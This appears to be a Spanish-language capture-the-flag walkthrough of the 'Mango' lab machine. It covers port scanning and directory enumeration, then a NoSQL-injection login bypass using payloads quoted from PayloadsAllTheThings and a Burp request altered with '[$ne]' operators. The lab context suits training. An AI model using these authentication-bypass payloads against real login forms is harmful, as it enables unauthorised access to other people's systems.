
Mango

Máquina Linux categoría media.


Enumeración - Escaneo

Validamos puertos, servicios y sitios web del objetivo.


nmap -Pn -p- --open 10.10.10.162 -T4




Identificación de versiones de los servicios




Al visitar la web se detecta una especie de buscador




Buscamos directorios




añadimos al archivo hosts el dominio encontrado




Luego de realizar varias búsquedas y no encontrar nada abro la web en otro navegador distinto a Firefox



Nuevamente buscamos directorios



Luego validar un buen rato pruebo con inyecciones SQL, pero no funcionan tambien al enumerar la máquina se detecta que recibe archivos .json



Si recibe y muestra archivos en formato json es porque debe haber una base de datos que trate con información en este formato es decir una base de datos no relacional o NoSql, por lo tanto, ejecuto una inyección sql para base de datos no relacionales es decir una Nosqli

Injeccion sql en base de datos no relaciones Nosqli

Para baypassear el login en bases de datos NoSQL se deben aplicar algunos parámetros
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection

Methodology

Authentication Bypass

Basic authentication bypass using not equal (`$ne`) or greater (`$gt`)

- in HTTP data

```
username[$ne]=toto&password[$ne]=toto
login[$regex]=a.*&pass[$ne]=lol
login[$gt]=admin&login[$lt]=test&pass[$ne]=1
login[$nin][]=admin&login[$nin][]=test&pass[$ne]=toto
```

- in JSON data

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer

1 × +

Send Cancel

Request


Pretty Raw Hex

```
1  POST / HTTP/1.1
2  Host: staging-order.mango.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
   Gecko/20100101 Firefox/128.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 41
9  Origin: http://staging-order.mango.htb
10 DNT: 1
11 Sec-GPC: 1
12 Connection: keep-alive
13 Referer: http://staging-order.mango.htb/
14 Cookie: PHPSESSID=d3kfbs8gttompp3nlephtdh58n
15 Upgrade-Insecure-Requests: 1
16 Priority: u=0, i
17
18 username=admin&password=admin&login=login
```


Según la información de la web payloadsAllthethings usando el parámetro no equal [$ne] se puede validar la

inyección.
NOTA: el parametro [$ne] va antes de la consulta o usuario y contraseña


validamos las respuestas en burpsuite




username[$ne]=admin&password[$ne]=admin&login=login



con para explotar simplemente interceptamos de nuevo seleccionamos la petición y añadimos el parámetro






